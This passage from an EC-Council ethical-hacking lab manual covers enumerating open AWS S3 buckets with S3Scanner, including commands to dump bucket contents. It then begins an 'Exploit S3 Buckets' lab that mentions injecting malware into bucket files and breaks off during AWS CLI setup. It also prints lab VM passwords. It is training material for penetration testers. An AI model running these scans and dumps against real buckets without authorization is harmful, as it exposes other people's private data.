


Figure 1.1.7: List of open S3 buckets of a specific company

15. Press **Ctrl+Z** to stop running the script.
16. This concludes the demonstration of enumerating public S3 buckets.
17. Close all open windows and document all the acquired information.

TASK 2

Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of "open" buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. Click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.2.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Clone and Install S3Scanner Tool

5. In the terminal window, type **git clone https://github.com/sa7mon/S3Scanner** and press **Enter** to install and clone the S3Scanner tool.




Figure 1.2.2: Cloning S3Scanner repository

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 19 Cloud Computing/GitHub Tools/** and copy the **S3Scanner** folder.
- Paste the copied **S3Scanner** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/S3Scanner /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After the successful cloning of the S3Scanner tool, in the terminal window, type **cd S3Scanner** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

7. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.




Figure 1.2.3: Installing dependencies

TASK 2.2

Scan for Open S3 Buckets

8. After the successful installation of the dependencies, in the terminal window, type **python ./s3scanner.py sites.txt** and press **Enter** to run the tool.

Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

9. The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

Note: You might encounter the following error: "AWS credentials not configured." Ignore the error, as we will install and configure the AWS CLI in the next lab.




Figure 1.2.4: Running S3Scanner script for a list of websites

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:

    - Dump all open buckets and log both open and closed buckets in found.txt:

      python ./s3scanner.py --include-closed --out-file found.txt --dump names.txt

    - Just log open buckets in the default output file (buckets.txt):

      python ./s3scanner.py names.txt

    - Save the file listings of all open buckets to a file:

      python ./s3scanner.py –list names.txt

11. This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

🗁 You can also use other S3 bucket enumeration tools such as **S3Inspector** (https://github.com), **s3-buckets-bruteforcer** (https://github.com), **Mass3** (https://github.com), **Bucket Finder** (https://digi.ninja), and **s3recon** (https://github.com) to perform S3 bucket enumeration for a target website or company.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Exploit S3 Buckets

Simple Storage Service (S3) is a scalable cloud storage service offered by Amazon Web Services (AWS) whereby files, folders, and objects are stored via web APIs.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML**: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL**: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains**: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search**: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking**: Use advanced Google search operators such as "**inurl**" to search for URLs related to the target S3 buckets

Lab Tasks

TASK 1

Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (https://aws.amazon.com).

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.1

Install AWS CLI

6. In the terminal window, type **pip install awscli** and press **Enter** to install AWS CLI.




Figure 2.1.2: Installing AWS CLI

7. Once the installation is completed, type **aws –help** and press **Enter** to check whether AWS CLI is properly installed.

Note: Ignore the errors (if you find any).




Figure 2.1.3: AWS CLI installed successfully

8. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.

Figure 2.1.4: AWS CLI configuration

9. It will ask for the following details:
   - AWS Access Key ID
   - AWS Secret Access Key
   - Default region name
   - Default output format
10. To provide these details, you need to login to your AWS account.
11. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

12. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.




Figure 2.1.5: AWS Sign In page

13. Type your AWS account password in the **Password** field and click **Sign in**.

